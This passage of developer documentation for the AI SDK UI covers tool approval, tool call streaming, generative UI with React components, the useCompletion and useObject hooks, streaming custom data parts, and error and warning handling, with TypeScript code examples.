switch (part.state) {
case 'approval-requested':
return (
<div key={part.toolCallId}>
<p>Get weather for {part.input.city}?</p>
<button
onClick={() =>
addToolApprovalResponse({
id: part.approval.id,
approved: true,
})
}
>
Approve
</button>
<button
onClick={() =>
addToolApprovalResponse({
id: part.approval.id,
approved: false,
})
}
>
Deny
</button>
</div>
);
case 'output-available':
return (
<div key={part.toolCallId}>
Weather in {part.input.city}: {part.output}
</div>
);
}
}
// Handle other part types...
})}
</div>
))}
</>
);
}
Auto-Submit After Approval
Use lastAssistantMessageIsCompleteWithApprovalResponses to automatically continue the conversation after approvals:
import { useChat } from '@ai-sdk/react';
import { lastAssistantMessageIsCompleteWithApprovalResponses } from 'ai';
const { messages, addToolApprovalResponse } = useChat({
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithApprovalResponses,
});
Dynamic Tools
When using dynamic tools (tools with unknown types at compile time), the UI parts use a generic dynamic-tool type instead of specific tool types:
{
message.parts.map((part, index) => {
switch (part.type) {
// Static tools with specific (`tool-${toolName}`) types
case 'tool-getWeatherInformation':
return <WeatherDisplay part={part} />;
// Dynamic tools use generic `dynamic-tool` type
case 'dynamic-tool':
return (
<div key={index}>
<h4>Tool: {part.toolName}</h4>
{part.state === 'input-streaming' && (
<pre>{JSON.stringify(part.input, null, 2)}</pre>
)}
{part.state === 'output-available' && (
<pre>{JSON.stringify(part.output, null, 2)}</pre>
)}
{part.state === 'output-error' && (
<div>Error: {part.errorText}</div>
)}
</div>
);
}
});
}
Dynamic tools are useful when integrating with:
- MCP (Model Context Protocol) tools without schemas
- User-defined functions loaded at runtime
- External tool providers
Tool call streaming
Tool call streaming is enabled by default in AI SDK 5.0, allowing you to stream tool calls while they are being generated. This provides a better user experience by showing tool inputs as they are generated in real-time.
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
// toolCallStreaming is enabled by default in v5
// ...
});
return result.toUIMessageStreamResponse();
}
With tool call streaming enabled, partial tool calls are streamed as part of the data stream.
They are available through the useChat hook.
The typed tool parts of assistant messages will also contain partial tool calls.
You can use the state property of the tool part to render the correct UI.
export default function Chat() {
// ...
return (
<>
{messages?.map(message => (
<div key={message.id}>
{message.parts.map(part => {
switch (part.type) {
case 'tool-askForConfirmation':
case 'tool-getLocation':
case 'tool-getWeatherInformation':
switch (part.state) {
case 'input-streaming':
return <pre>{JSON.stringify(part.input, null, 2)}</pre>;
case 'input-available':
return <pre>{JSON.stringify(part.input, null, 2)}</pre>;
case 'output-available':
return <pre>{JSON.stringify(part.output, null, 2)}</pre>;
case 'output-error':
return <div>Error: {part.errorText}</div>;
}
}
})}
</div>
))}
</>
);
}
Step start parts
When you are using multi-step tool calls, the AI SDK will add step start parts to the assistant messages.
If you want to display boundaries between tool calls, you can use the step-start parts as follows:
// ...
// where you render the message parts:
message.parts.map((part, index) => {
switch (part.type) {
case 'step-start':
// show step boundaries as horizontal lines:
return index > 0 ? (
<div key={index} className="text-gray-500">
<hr className="my-2 border-gray-300" />
</div>
) : null;
case 'text':
// ...
case 'tool-askForConfirmation':
case 'tool-getLocation':
case 'tool-getWeatherInformation':
// ...
}
});
// ...
Server-side Multi-Step Calls
You can also use multi-step calls on the server-side with streamText.
This works when all invoked tools have an execute function on the server side.
import { convertToModelMessages, streamText, UIMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
tools: {
getWeatherInformation: {
description: 'show the weather in a given city to the user',
inputSchema: z.object({ city: z.string() }),
// tool has execute function:
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
},
stopWhen: stepCountIs(5),
});
return result.toUIMessageStreamResponse();
}
Errors
Language models can make errors when calling tools. By default, these errors are masked for security reasons, and show up as "An error occurred" in the UI.
To surface the errors, you can use the onError function when calling toUIMessageResponse.
export function errorHandler(error: unknown) {
if (error == null) {
return 'unknown error';
}
if (typeof error === 'string') {
return error;
}
if (error instanceof Error) {
return error.message;
}
return JSON.stringify(error);
}
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
onError: errorHandler,
});
In case you are using createUIMessageResponse, you can use the onError function when calling toUIMessageResponse:
const response = createUIMessageResponse({
// ...
async execute(dataStream) {
// ...
},
onError: error => `Custom error: ${error.message}`,
});
title: Generative User Interfaces description: Learn how to build Generative UI with AI SDK UI.
Generative User Interfaces
Generative user interfaces (generative UI) is the process of allowing a large language model (LLM) to go beyond text and "generate UI". This creates a more engaging and AI-native experience for users.
At the core of generative UI are tools , which are functions you provide to the model to perform specialized tasks like getting the weather in a location. The model can decide when and how to use these tools based on the context of the conversation.
Generative UI is the process of connecting the results of a tool call to a React component. Here's how it works:
- You provide the model with a prompt or conversation history, along with a set of tools.
- Based on the context, the model may decide to call a tool.
- If a tool is called, it will execute and return data.
- This data can then be passed to a React component for rendering.
By passing the tool results to React components, you can create a generative UI experience that's more engaging and adaptive to your needs.
Build a Generative UI Chat Interface
Let's create a chat interface that handles text-based conversations and incorporates dynamic UI elements based on model responses.
Basic Chat Implementation
Start with a basic chat implementation using the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
To handle the chat requests and model responses, set up an API route:
import { streamText, convertToModelMessages, UIMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const result = streamText({
model: __MODEL__,
system: 'You are a friendly assistant!',
messages: await convertToModelMessages(messages),
stopWhen: stepCountIs(5),
});
return result.toUIMessageStreamResponse();
}
This API route uses the streamText function to process chat messages and stream the model's responses back to the client.
Create a Tool
Before enhancing your chat interface with dynamic UI elements, you need to create a tool and corresponding React component. A tool will allow the model to perform a specific action, such as fetching weather information.
Create a new file called ai/tools.ts with the following content:
import { tool as createTool } from 'ai';
import { z } from 'zod';
export const weatherTool = createTool({
description: 'Display the weather for a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async function ({ location }) {
await new Promise(resolve => setTimeout(resolve, 2000));
return { weather: 'Sunny', temperature: 75, location };
},
});
export const tools = {
displayWeather: weatherTool,
};
In this file, you've created a tool called weatherTool. This tool simulates fetching weather information for a given location. This tool will return simulated data after a 2-second delay. In a real-world application, you would replace this simulation with an actual API call to a weather service.
Update the API Route
Update the API route to include the tool you've defined:
import { streamText, convertToModelMessages, UIMessage, stepCountIs } from 'ai';
__PROVIDER_IMPORT__;
import { tools } from '@/ai/tools';
export async function POST(request: Request) {
const { messages }: { messages: UIMessage[] } = await request.json();
const result = streamText({
model: __MODEL__,
system: 'You are a friendly assistant!',
messages: await convertToModelMessages(messages),
stopWhen: stepCountIs(5),
tools,
});
return result.toUIMessageStreamResponse();
}
Now that you've defined the tool and added it to your streamText call, let's build a React component to display the weather information it returns.
Create UI Components
Create a new file called components/weather.tsx:
type WeatherProps = {
temperature: number;
weather: string;
location: string;
};
export const Weather = ({ temperature, weather, location }: WeatherProps) => {
return (
<div>
<h2>Current Weather for {location}</h2>
<p>Condition: {weather}</p>
<p>Temperature: {temperature}°C</p>
</div>
);
};
This component will display the weather information for a given location. It takes three props: temperature, weather, and location (exactly what the weatherTool returns).
Render the Weather Component
Now that you have your tool and corresponding React component, let's integrate them into your chat interface. You'll render the Weather component when the model calls the weather tool.
To check if the model has called a tool, you can check the parts array of the UIMessage object for tool-specific parts. In AI SDK 5.0, tool parts use typed naming: tool-${toolName} instead of generic types.
Update your page.tsx file:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { Weather } from '@/components/weather';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role === 'user' ? 'User: ' : 'AI: '}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (part.type === 'tool-displayWeather') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading weather...</div>;
case 'output-available':
return (
<div key={index}>
<Weather {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
In this updated code snippet, you:
- Use manual input state management with
useStateinstead of the built-ininputandhandleInputChange. - Use
sendMessageinstead ofhandleSubmitto send messages. - Check the
partsarray of each message for different content types. - Handle tool parts with type
tool-displayWeatherand their different states (input-available,output-available,output-error).
This approach allows you to dynamically render UI components based on the model's responses, creating a more interactive and context-aware chat experience.
Expanding Your Generative UI Application
You can enhance your chat application by adding more tools and components, creating a richer and more versatile user experience. Here's how you can expand your application:
Adding More Tools
To add more tools, simply define them in your ai/tools.ts file:
// Add a new stock tool
export const stockTool = createTool({
description: 'Get price for a stock',
inputSchema: z.object({
symbol: z.string().describe('The stock symbol to get the price for'),
}),
execute: async function ({ symbol }) {
// Simulated API call
await new Promise(resolve => setTimeout(resolve, 2000));
return { symbol, price: 100 };
},
});
// Update the tools object
export const tools = {
displayWeather: weatherTool,
getStockPrice: stockTool,
};
Now, create a new file called components/stock.tsx:
type StockProps = {
price: number;
symbol: string;
};
export const Stock = ({ price, symbol }: StockProps) => {
return (
<div>
<h2>Stock Information</h2>
<p>Symbol: {symbol}</p>
<p>Price: ${price}</p>
</div>
);
};
Finally, update your page.tsx file to include the new Stock component:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { Weather } from '@/components/weather';
import { Stock } from '@/components/stock';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(message => (
<div key={message.id}>
<div>{message.role}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (part.type === 'tool-displayWeather') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading weather...</div>;
case 'output-available':
return (
<div key={index}>
<Weather {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
if (part.type === 'tool-getStockPrice') {
switch (part.state) {
case 'input-available':
return <div key={index}>Loading stock price...</div>;
case 'output-available':
return (
<div key={index}>
<Stock {...part.output} />
</div>
);
case 'output-error':
return <div key={index}>Error: {part.errorText}</div>;
default:
return null;
}
}
return null;
})}
</div>
</div>
))}
<form onSubmit={handleSubmit}>
<input
type="text"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Send</button>
</form>
</div>
);
}
By following this pattern, you can continue to add more tools and components, expanding the capabilities of your Generative UI application.
title: Completion description: Learn how to use the useCompletion hook.
Completion
The useCompletion hook allows you to create a user interface to handle text completions in your application. It enables the streaming of text completions from your AI provider, manages the state for chat input, and updates the UI automatically as new messages are received.
In this guide, you will learn how to use the useCompletion hook in your application to generate text completions and stream them in real-time to your users.
Example
'use client';
import { useCompletion } from '@ai-sdk/react';
export default function Page() {
const { completion, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/completion',
});
return (
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={handleInputChange}
id="input"
/>
<button type="submit">Submit</button>
<div>{completion}</div>
</form>
);
}
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { prompt }: { prompt: string } = await req.json();
const result = streamText({
model: __MODEL__,
prompt,
});
return result.toUIMessageStreamResponse();
}
In the Page component, the useCompletion hook will request to your AI provider endpoint whenever the user submits a message. The completion is then streamed back in real-time and displayed in the UI.
This enables a seamless text completion experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useCompletion also provides ways to manage the prompt via code, show loading and error states, and update messages without being triggered by user interactions.
Loading and error states
To show a loading spinner while the chatbot is processing the user's message, you can use the isLoading state returned by the useCompletion hook:
const { isLoading, ... } = useCompletion()
return(
<>
{isLoading ? <Spinner /> : null}
</>
)
Similarly, the error state reflects the error object thrown during the fetch request. It can be used to display an error message, or show a toast notification:
const { error, ... } = useCompletion()
useEffect(() => {
if (error) {
toast.error(error.message)
}
}, [error])
// Or display the error message in the UI:
return (
<>
{error ? <div>{error.message}</div> : null}
</>
)
Controlled input
In the initial example, we have handleSubmit and handleInputChange callbacks that manage the input changes and form submissions. These are handy for common use cases, but you can also use uncontrolled APIs for more advanced scenarios such as form validation or customized components.
The following example demonstrates how to use more granular APIs like setInput with your custom input and submit button components:
const { input, setInput } = useCompletion();
return (
<>
<MyCustomInput value={input} onChange={value => setInput(value)} />
</>
);
Cancelation
It's also a common use case to abort the response message while it's still streaming back from the AI provider. You can do this by calling the stop function returned by the useCompletion hook.
const { stop, isLoading, ... } = useCompletion()
return (
<>
<button onClick={stop} disabled={!isLoading}>Stop</button>
</>
)
When the user clicks the "Stop" button, the fetch request will be aborted. This avoids consuming unnecessary resources and improves the UX of your application.
Throttling UI Updates
This feature is currently only available for React.
By default, the useCompletion hook will trigger a render every time a new chunk is received.
You can throttle the UI updates with the experimental_throttle option.
const { completion, ... } = useCompletion({
// Throttle the completion and data updates to 50ms:
experimental_throttle: 50
})
Event Callbacks
useCompletion also provides optional event callbacks that you can use to handle different stages of the chatbot lifecycle. These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
const { ... } = useCompletion({
onFinish: (prompt: string, completion: string) => {
console.log('Finished streaming completion:', completion)
},
onError: (error: Error) => {
console.error('An error occurred:', error)
},
})
Configure Request Options
By default, the useCompletion hook sends a HTTP POST request to the /api/completion endpoint with the prompt as part of the request body. You can customize the request by passing additional options to the useCompletion hook:
const { messages, input, handleInputChange, handleSubmit } = useCompletion({
api: '/api/custom-completion',
headers: {
Authorization: 'your_token',
},
body: {
user_id: '123',
},
credentials: 'same-origin',
});
In this example, the useCompletion hook sends a POST request to the /api/completion endpoint with the specified headers, additional body fields, and credentials for that fetch request. On your server side, you can handle the request with these additional information.
title: Object Generation description: Learn how to use the useObject hook.
Object Generation
The useObject hook allows you to create interfaces that represent a structured JSON object that is being streamed.
In this guide, you will learn how to use the useObject hook in your application to generate UIs for structured data on the fly.
Example
The example shows a small notifications demo app that generates fake notifications in real-time.
Schema
It is helpful to set up the schema in a separate file that is imported on both the client and server.
import { z } from 'zod';
// define a schema for the notifications
export const notificationSchema = z.object({
notifications: z.array(
z.object({
name: z.string().describe('Name of a fictional person.'),
message: z.string().describe('Message. Do not use emojis or links.'),
}),
),
});
Client
The client uses useObject to stream the object generation process.
The results are partial and are displayed as they are received.
Please note the code for handling undefined values in the JSX.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Server
On the server, we use streamText with Output.object() to stream the object generation process.
import { streamText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { notificationSchema } from './schema';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const context = await req.json();
const result = streamText({
model: __MODEL__,
output: Output.object({ schema: notificationSchema }),
prompt:
`Generate 3 notifications for a messages app in this context:` + context,
});
return result.toTextStreamResponse();
}
Enum Output Mode
When you need to classify or categorize input into predefined options, you can use the enum output mode with useObject. This requires a specific schema structure where the object has enum as a key with z.enum containing your possible values.
Example: Text Classification
This example shows how to build a simple text classifier that categorizes statements as true or false.
Client
When using useObject with enum output mode, your schema must be an object with enum as the key:
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { z } from 'zod';
export default function ClassifyPage() {
const { object, submit, isLoading } = useObject({
api: '/api/classify',
schema: z.object({ enum: z.enum(['true', 'false']) }),
});
return (
<>
<button onClick={() => submit('The earth is flat')} disabled={isLoading}>
Classify statement
</button>
{object && <div>Classification: {object.enum}</div>}
</>
);
}
Server
On the server, use streamText with Output.choice() to stream the classification result:
import { streamText, Output } from 'ai';
__PROVIDER_IMPORT__;
export async function POST(req: Request) {
const context = await req.json();
const result = streamText({
model: __MODEL__,
output: Output.choice({ options: ['true', 'false'] }),
prompt: `Classify this statement as true or false: ${context}`,
});
return result.toTextStreamResponse();
}
Customized UI
useObject also provides ways to show loading and error states:
Loading State
The isLoading state returned by the useObject hook can be used for several
purposes:
- To show a loading spinner while the object is generated.
- To disable the submit button.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && <Spinner />}
<button
onClick={() => submit('Messages during finals week.')}
disabled={isLoading}
>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Stop Handler
The stop function can be used to stop the object generation process. This can be useful if the user wants to cancel the request or if the server is taking too long to respond.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
export default function Page() {
const { isLoading, stop, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{isLoading && (
<button type="button" onClick={() => stop()}>
Stop
</button>
)}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, or to disable the submit button:
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
export default function Page() {
const { error, object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
});
return (
<>
{error && <div>An error occurred.</div>}
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</>
);
}
Event Callbacks
useObject provides optional event callbacks that you can use to handle life-cycle events.
onFinish: Called when the object generation is completed.onError: Called when an error occurs during the fetch request.
These callbacks can be used to trigger additional actions, such as logging, analytics, or custom UI updates.
'use client';
import { experimental_useObject as useObject } from '@ai-sdk/react';
import { notificationSchema } from './api/notifications/schema';
export default function Page() {
const { object, submit } = useObject({
api: '/api/notifications',
schema: notificationSchema,
onFinish({ object, error }) {
// typed object, undefined if schema validation fails:
console.log('Object generation completed:', object);
// error, undefined if schema validation succeeds:
console.log('Schema validation error:', error);
},
onError(error) {
// error during fetch request:
console.error('An error occurred:', error);
},
});
return (
<div>
<button onClick={() => submit('Messages during finals week.')}>
Generate notifications
</button>
{object?.notifications?.map((notification, index) => (
<div key={index}>
<p>{notification?.name}</p>
<p>{notification?.message}</p>
</div>
))}
</div>
);
}
Configure Request Options
You can configure the API endpoint, optional headers and credentials using the api, headers and credentials settings.
const { submit, object } = useObject({
api: '/api/use-object',
headers: {
'X-Custom-Header': 'CustomValue',
},
credentials: 'include',
schema: yourSchema,
});
title: Streaming Custom Data description: Learn how to stream custom data from the server to the client.
Streaming Custom Data
It is often useful to send additional data alongside the model's response. For example, you may want to send status information, the message ids after storing them, or references to content that the language model is referring to.
The AI SDK provides several helpers that allows you to stream additional data to the client
and attach it to the UIMessage parts array:
createUIMessageStream: creates a data streamcreateUIMessageStreamResponse: creates a response object that streams datapipeUIMessageStreamToResponse: pipes a data stream to a server response object
The data is streamed as part of the response stream using Server-Sent Events.
Setting Up Type-Safe Data Streaming
First, define your custom message type with data part schemas for type safety:
import { UIMessage } from 'ai';
// Define your custom message type with data part schemas
export type MyUIMessage = UIMessage<
never, // metadata type
{
weather: {
city: string;
weather?: string;
status: 'loading' | 'success';
};
notification: {
message: string;
level: 'info' | 'warning' | 'error';
};
} // data parts type
>;
Streaming Data from the Server
In your server-side route handler, you can create a UIMessageStream and then pass it to createUIMessageStreamResponse:
import { openai } from '@ai-sdk/openai';
import {
createUIMessageStream,
createUIMessageStreamResponse,
streamText,
convertToModelMessages,
} from 'ai';
__PROVIDER_IMPORT__;
import type { MyUIMessage } from '@/ai/types';
export async function POST(req: Request) {
const { messages } = await req.json();
const stream = createUIMessageStream<MyUIMessage>({
execute: ({ writer }) => {
// 1. Send initial status (transient - won't be added to message history)
writer.write({
type: 'data-notification',
data: { message: 'Processing your request...', level: 'info' },
transient: true, // This part won't be added to message history
});
// 2. Send sources (useful for RAG use cases)
writer.write({
type: 'source',
value: {
type: 'source',
sourceType: 'url',
id: 'source-1',
url: 'https://weather.com',
title: 'Weather Data Source',
},
});
// 3. Send data parts with loading state
writer.write({
type: 'data-weather',
id: 'weather-1',
data: { city: 'San Francisco', status: 'loading' },
});
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
onFinish() {
// 4. Update the same data part (reconciliation)
writer.write({
type: 'data-weather',
id: 'weather-1', // Same ID = update existing part
data: {
city: 'San Francisco',
weather: 'sunny',
status: 'success',
},
});
// 5. Send completion notification (transient)
writer.write({
type: 'data-notification',
data: { message: 'Request completed', level: 'info' },
transient: true, // Won't be added to message history
});
},
});
writer.merge(result.toUIMessageStream());
},
});
return createUIMessageStreamResponse({ stream });
}
Types of Streamable Data
Data Parts (Persistent)
Regular data parts are added to the message history and appear in message.parts:
writer.write({
type: 'data-weather',
id: 'weather-1', // Optional: enables reconciliation
data: { city: 'San Francisco', status: 'loading' },
});
Sources
Sources are useful for RAG implementations where you want to show which documents or URLs were referenced:
writer.write({
type: 'source',
value: {
type: 'source',
sourceType: 'url',
id: 'source-1',
url: 'https://example.com',
title: 'Example Source',
},
});
Transient Data Parts (Ephemeral)
Transient parts are sent to the client but not added to the message history. They are only accessible via the onData useChat handler:
// server
writer.write({
type: 'data-notification',
data: { message: 'Processing...', level: 'info' },
transient: true, // Won't be added to message history
});
// client
const [notification, setNotification] = useState();
const { messages } = useChat({
onData: ({ data, type }) => {
if (type === 'data-notification') {
setNotification({ message: data.message, level: data.level });
}
},
});
Data Part Reconciliation
When you write to a data part with the same ID, the client automatically reconciles and updates that part. This enables powerful dynamic experiences like:
- Collaborative artifacts - Update code, documents, or designs in real-time
- Progressive data loading - Show loading states that transform into final results
- Live status updates - Update progress bars, counters, or status indicators
- Interactive components - Build UI elements that evolve based on user interaction
The reconciliation happens automatically - simply use the same id when writing to the stream.
Processing Data on the Client
Using the onData Callback
The onData callback is essential for handling streaming data, especially transient parts:
import { useChat } from '@ai-sdk/react';
import type { MyUIMessage } from '@/ai/types';
const { messages } = useChat<MyUIMessage>({
api: '/api/chat',
onData: dataPart => {
// Handle all data parts as they arrive (including transient parts)
console.log('Received data part:', dataPart);
// Handle different data part types
if (dataPart.type === 'data-weather') {
console.log('Weather update:', dataPart.data);
}
// Handle transient notifications (ONLY available here, not in message.parts)
if (dataPart.type === 'data-notification') {
showToast(dataPart.data.message, dataPart.data.level);
}
},
});
Important: Transient data parts are only available through the onData callback. They will not appear in the message.parts array since they're not added to message history.
Rendering Persistent Data Parts
You can filter and render data parts from the message parts array:
const result = (
<>
{messages?.map(message => (
<div key={message.id}>
{/* Render weather data parts */}
{message.parts
.filter(part => part.type === 'data-weather')
.map((part, index) => (
<div key={index} className="weather-widget">
{part.data.status === 'loading' ? (
<>Getting weather for {part.data.city}...</>
) : (
<>
Weather in {part.data.city}: {part.data.weather}
</>
)}
</div>
))}
{/* Render text content */}
{message.parts
.filter(part => part.type === 'text')
.map((part, index) => (
<div key={index}>{part.text}</div>
))}
{/* Render sources */}
{message.parts
.filter(part => part.type === 'source')
.map((part, index) => (
<div key={index} className="source">
Source: <a href={part.url}>{part.title}</a>
</div>
))}
</div>
))}
</>
);
Complete Example
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import type { MyUIMessage } from '@/ai/types';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat<MyUIMessage>({
api: '/api/chat',
onData: dataPart => {
// Handle transient notifications
if (dataPart.type === 'data-notification') {
console.log('Notification:', dataPart.data.message);
}
},
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<>
{messages?.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{/* Render weather data */}
{message.parts
.filter(part => part.type === 'data-weather')
.map((part, index) => (
<span key={index} className="weather-update">
{part.data.status === 'loading' ? (
<>Getting weather for {part.data.city}...</>
) : (
<>
Weather in {part.data.city}: {part.data.weather}
</>
)}
</span>
))}
{/* Render text content */}
{message.parts
.filter(part => part.type === 'text')
.map((part, index) => (
<div key={index}>{part.text}</div>
))}
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Ask about the weather..."
/>
<button type="submit">Send</button>
</form>
</>
);
}
Use Cases
- RAG Applications - Stream sources and retrieved documents
- Real-time Status - Show loading states and progress updates
- Collaborative Tools - Stream live updates to shared artifacts
- Analytics - Send usage data without cluttering message history
- Notifications - Display temporary alerts and status messages
Message Metadata vs Data Parts
Both message metadata and data parts allow you to send additional information alongside messages, but they serve different purposes:
Message Metadata
Message metadata is best for message-level information that describes the message as a whole:
- Attached at the message level via
message.metadata - Sent using the
messageMetadatacallback intoUIMessageStreamResponse - Ideal for: timestamps, model info, token usage, user context
- Type-safe with custom metadata types
// Server: Send metadata about the message
return result.toUIMessageStreamResponse({
messageMetadata: ({ part }) => {
if (part.type === 'finish') {
return {
model: part.response.modelId,
totalTokens: part.totalUsage.totalTokens,
createdAt: Date.now(),
};
}
},
});
Data Parts
Data parts are best for streaming dynamic arbitrary data:
- Added to the message parts array via
message.parts - Streamed using
createUIMessageStreamandwriter.write() - Can be reconciled/updated using the same ID
- Support transient parts that don't persist
- Ideal for: dynamic content, loading states, interactive components
// Server: Stream data as part of message content
writer.write({
type: 'data-weather',
id: 'weather-1',
data: { city: 'San Francisco', status: 'loading' },
});
For more details on message metadata, see the Message Metadata documentation.
title: Error Handling description: Learn how to handle errors in the AI SDK UI
Error Handling and warnings
Warnings
The AI SDK shows warnings when something might not work as expected. These warnings help you fix problems before they cause errors.
When Warnings Appear
Warnings are shown in the browser console when:
- Unsupported features: You use a feature or setting that is not supported by the AI model (e.g., certain options or parameters).
- Compatibility warnings: A feature is used in a compatibility mode, which might work differently or less optimally than intended.
- Other warnings: The AI model reports another type of issue, such as general problems or advisory messages.
Warning Messages
All warnings start with "AI SDK Warning:" so you can easily find them. For example:
AI SDK Warning: The feature "temperature" is not supported by this model
Turning Off Warnings
By default, warnings are shown in the console. You can control this behavior:
Turn Off All Warnings
Set a global variable to turn off warnings completely:
globalThis.AI_SDK_LOG_WARNINGS = false;
Custom Warning Handler
You can also provide your own function to handle warnings. It receives provider id, model id, and a list of warnings.
globalThis.AI_SDK_LOG_WARNINGS = ({ warnings, provider, model }) => {
// Handle warnings your own way
};
Error Handling
Error Helper Object
Each AI SDK UI hook also returns an error object that you can use to render the error in your UI. You can use the error object to show an error message, disable the submit button, or show a retry button.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { messages, sendMessage, error, regenerate } = useChat();
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
sendMessage({ text: input });
setInput('');
};
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts
.filter(part => part.type === 'text')
.map(part => part.text)
.join('')}
</div>
))}
{error && (
<>
<div>An error occurred.</div>
<button type="button" onClick={() => regenerate()}>
Retry
</button>
</>
)}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
disabled={error != null}
/>
</form>
</div>
);
}
Alternative: replace last message
Alternatively you can write a custom submit handler that replaces the last message when an error is present.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Chat() {
const [input, setInput] = useState('');
const { sendMessage, error, messages, setMessages } = useChat();
function customSubmit(event: React.FormEvent<HTMLFormElement>) {
event.preventDefault();
if (error != null) {
setMessages(messages.slice(0, -1)); // remove last message
}
sendMessage({ text: input });
setInput('');
}
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role}:{' '}
{m.parts
.filter(part => part.type === 'text')
.map(part => part.text)
.join('')}
</div>
))}
{error && <div>An error occurred.</div>}
<form onSubmit={customSubmit}>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</div>
);
}
Error Handling Callback
Errors can be processed by passing an onError callback function as an option to the useChat or useCompletion hooks.
The callback function receives an error object as an argument.
